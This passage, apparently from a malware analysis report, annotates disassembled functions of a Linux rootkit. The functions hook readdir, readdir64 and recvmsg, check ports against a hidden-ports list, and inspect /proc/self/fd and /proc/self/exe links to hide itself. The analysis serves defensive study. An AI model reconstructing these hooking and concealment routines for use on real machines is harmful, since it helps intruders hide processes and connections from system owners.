
```
.text:00000000000016E1
.text:00000000000016E1 loc_16E1:
.text:00000000000016E1 mov     rax, cs:orig_readdir_5469
.text:00000000000016E8 mov     rdx, [rbp+var_18]
.text:00000000000016EC mov     rdi, rdx
.text:00000000000016EF call    rax ; orig_readdir_5469
.text:00000000000016F1 mov     [rbp+var_10], rax
.text:00000000000016F5 cmp     [rbp+var_10], 0
.text:00000000000016FA jnz     short loc_16CC
```

```
.text:00000000000016CC
.text:00000000000016CC loc_16CC:
.text:00000000000016CC mov     rax, [rbp+var_10]
.text:00000000000016D0 lea     rdx, [rax+13h]
.text:00000000000016D4 mov     rax, [rbp+var_8]
.text:00000000000016D8 mov     rdi, rdx
.text:00000000000016DB call    rax
.text:00000000000016DD test    eax, eax
.text:00000000000016DF jnz     short loc_16FE
```

Figure 15

The readdir64 function is hooked in a similar way.

The dlsym function is utilized to obtain the address of recvmsg, and then the process calls the original function:




```
.text:0000000000002015
.text:0000000000002015 ; __unwind {
.text:0000000000002015 push    rbp
.text:0000000000002016 mov     rbp, rsp
.text:0000000000002019 push    rbx
.text:000000000000201A sub     rsp, 68h
.text:000000000000201E mov     [rbp+var_54], edi
.text:0000000000002021 mov     [rbp+var_60], rsi
.text:0000000000002025 mov     [rbp+var_64], edx
.text:0000000000002028 mov     rax, cs:orig_recvmsg_5816
.text:000000000000202F test    rax, rax
.text:0000000000002032 jnz     short loc_2051
```

```
.text:0000000000002034 lea     rax, aRecvmsg_0 ; "recvmsg"
.text:000000000000203B mov     rsi, rax        ; name
.text:000000000000203E mov     rdi, 0FFFFFFFFFFFFFFFFh ; handle
.text:0000000000002045 call    _dlsym
.text:000000000000204A mov     cs:orig_recvmsg_5816, rax
```

```
.text:0000000000002051
.text:0000000000002051 loc_2051:
.text:0000000000002051 mov     rax, cs:orig_recvmsg_5816
.text:0000000000002058 mov     edx, [rbp+var_64]
.text:000000000000205B mov     rbx, [rbp+var_60]
.text:000000000000205F mov     ecx, [rbp+var_54]
.text:0000000000002062 mov     rsi, rbx
.text:0000000000002065 mov     edi, ecx
.text:0000000000002067 call    rax ; orig_recvmsg_5816
```

Figure 16

The malicious process expects a specific message structure i.e. message[8] = 0xc, message[16] != 0, as displayed in the figure below:



```
.text:0000000000002083 mov     rax, [rbp+var_60]
.text:0000000000002087 mov     eax, [rax+8]
.text:000000000000208A cmp     eax, 0Ch
.text:000000000000208D jz      short loc_2098
```


```
.text:0000000000002098
.text:0000000000002098 loc_2098:
.text:0000000000002098 mov     rax, [rbp+var_60]
.text:000000000000209C mov     rax, [rax]
.text:000000000000209F mov     [rbp+var_40], rax
.text:00000000000020A3 mov     rax, [rbp+var_40]
.text:00000000000020A7 movzx   eax, word ptr [rax]
.text:00000000000020AA cmp     ax, 10h
.text:00000000000020AE jz      short loc_20B9
```

```
.text:00000000000020B9
.text:00000000000020B9 loc_20B9:
.text:00000000000020B9 mov     rax, [rbp+var_60]
.text:00000000000020BD mov     rax, [rax+10h]
.text:00000000000020C1 mov     [rbp+var_38], rax
.text:00000000000020C5 cmp     [rbp+var_38], 0
.text:00000000000020CA jz      short loc_20D8
```

```
.text:00000000000020CC mov     rax, [rbp+var_38]
.text:00000000000020D0 mov     rax, [rax]
.text:00000000000020D3 test    rax, rax
.text:00000000000020D6 jnz     short loc_20E1
```

Figure 17

The ELF binary converts unsigned short integers from host byte order to network byte order using htons. The message is copied to another memory area using the memcpy method:




```
.text:00000000000021CF
.text:00000000000021CF loc_21CF:
.text:00000000000021CF mov     rax, [rbp+var_20]
.text:00000000000021D3 movzx   eax, word ptr [rax+4]
.text:00000000000021D7 movzx   eax, ax
.text:00000000000021DA mov     edi, eax        ; hostshort
.text:00000000000021DC call    _htons
.text:00000000000021E1 movzx   ecx, ax
.text:00000000000021E4 mov     edx, [rbp+var_14]
.text:00000000000021E7 mov     rax, cs:hidden_ports_ptr
.text:00000000000021EE movsxd  rdx, edx
.text:00000000000021F1 mov     eax, [rax+rdx*4]
.text:00000000000021F4 cmp     ecx, eax
.text:00000000000021F6 jz      short loc_2221
```

```
.text:00000000000021F8 mov     rax, [rbp+var_20]
.text:00000000000021FC movzx   eax, word ptr [rax+6]
.text:0000000000002200 movzx   eax, ax
.text:0000000000002203 mov     edi, eax        ; hostshort
.text:0000000000002205 call    _htons
.text:000000000000220A movzx   ecx, ax
.text:000000000000220D mov     edx, [rbp+var_14]
.text:0000000000002210 mov     rax, cs:hidden_ports_ptr
.text:0000000000002217 movsxd  rdx, edx
.text:000000000000221A mov     eax, [rax+rdx*4]
.text:000000000000221D cmp     ecx, eax
.text:000000000000221F jnz     short loc_222A
```

Figure 18

In the check_proc function, the malware gets the directory stream file descriptor and computes the following path "/proc/self/fd/<File descriptor>":




```
.text:00000000000013AC
.text:00000000000013AC
.text:00000000000013AC ; Attributes: bp-based frame
.text:00000000000013AC
.text:00000000000013AC check_proc proc near
.text:00000000000013AC
.text:00000000000013AC dirp= qword ptr -68h
.text:00000000000013AC buf= byte ptr -60h
.text:00000000000013AC s= byte ptr -50h
.text:00000000000013AC var_C= dword ptr -0Ch
.text:00000000000013AC var_8= qword ptr -8
.text:00000000000013AC
.text:00000000000013AC ; __unwind {
.text:00000000000013AC push    rbp
.text:00000000000013AD mov     rbp, rsp
.text:00000000000013B0 sub     rsp, 70h
.text:00000000000013B4 mov     [rbp+dirp], rdi
.text:00000000000013B8 mov     rax, [rbp+dirp]
.text:00000000000013BC mov     rdi, rax        ; dirp
.text:00000000000013BF call    _dirfd
.text:00000000000013C4 mov     [rbp+var_C], eax
.text:00000000000013C7 cmp     [rbp+var_C], 0FFFFFFFFh
.text:00000000000013CB jnz     short loc_13D4
```

```
.text:00000000000013D4
.text:00000000000013D4 loc_13D4:
.text:00000000000013D4 lea     rcx, format     ; "/proc/self/fd/%d"
.text:00000000000013DB mov     edx, [rbp+var_C]
.text:00000000000013DE lea     rax, [rbp+s]
.text:00000000000013E2 mov     rsi, rcx        ; format
.text:00000000000013E5 mov     rdi, rax        ; s
.text:00000000000013E8 mov     eax, 0
.text:00000000000013ED call    _sprintf
```

Figure 19

The path constructed above points to a symbolic link that is read using the readlink method. The function returns 1 whether the symbolic link contains "/proc" and 0 otherwise:



```
.text:00000000000013F2 lea     rax, [rbp+s]
.text:00000000000013F6 lea     rcx, [rbp+buf]
.text:00000000000013FA mov     edx, 6          ; len
.text:00000000000013FF mov     rsi, rcx        ; buf
.text:0000000000001402 mov     rdi, rax        ; path
.text:0000000000001405 call    _readlink
.text:000000000000140A mov     [rbp+var_8], rax
.text:000000000000140E cmp     [rbp+var_8], 5
.text:0000000000001413 jz      short loc_141C
```


```
.text:0000000000001415 mov     eax, 0
.text:000000000000141A jmp     short locret_1440
```

```
.text:000000000000141C
.text:000000000000141C loc_141C:
.text:000000000000141C mov     rax, [rbp+var_8]
.text:0000000000001420 mov     [rbp+rax+s], 0
.text:0000000000001425 lea     rax, [rbp+s]
.text:0000000000001429 mov     rsi, rax        ; s2
.text:000000000000142C lea     rdi, s1         ; "/proc"
.text:0000000000001433 call    _strcmp
.text:0000000000001438 test    eax, eax
.text:000000000000143A setz    al
.text:000000000000143D movzx   eax, al
```

```
.text:0000000000001440
.text:0000000000001440 locret_1440:
.text:0000000000001440 leave
.text:0000000000001441 retn
.text:0000000000001441 ; } // starts at 13AC
.text:0000000000001441 check_proc endp
.text:0000000000001441
```

Figure 20


The malware implements a function called check_ssh_scp. It obtains the location of an executable by calling the readlink function with the "/proc/self/exe" parameter:



```
.text:0000000000001E18
.text:0000000000001E18
.text:0000000000001E18 ; Attributes: bp-based frame
.text:0000000000001E18
.text:0000000000001E18 check_ssh_scp proc near
.text:0000000000001E18
.text:0000000000001E18 buf= byte ptr -20h
.text:0000000000001E18 var_8= qword ptr -8
.text:0000000000001E18
.text:0000000000001E18 ; __unwind {
.text:0000000000001E18 push    rbp
.text:0000000000001E19 mov     rbp, rsp
.text:0000000000001E1C sub     rsp, 20h
.text:0000000000001E20 lea     rax, path       ; "/proc/self/exe"
.text:0000000000001E27 lea     rcx, [rbp+buf]
.text:0000000000001E2B mov     edx, 0Dh        ; len
.text:0000000000001E30 mov     rsi, rcx        ; buf
.text:0000000000001E33 mov     rdi, rax        ; path
.text:0000000000001E36 call    _readlink
.text:0000000000001E3B mov     [rbp+var_8], rax
.text:0000000000001E3F cmp     [rbp+var_8], 0FFFFFFFFFFFFFFFFh
.text:0000000000001E44 jz      short loc_1E4D

.text:0000000000001E46 cmp     [rbp+var_8], 0Dh
.text:0000000000001E4B jnz     short loc_1E54
```

Figure 21

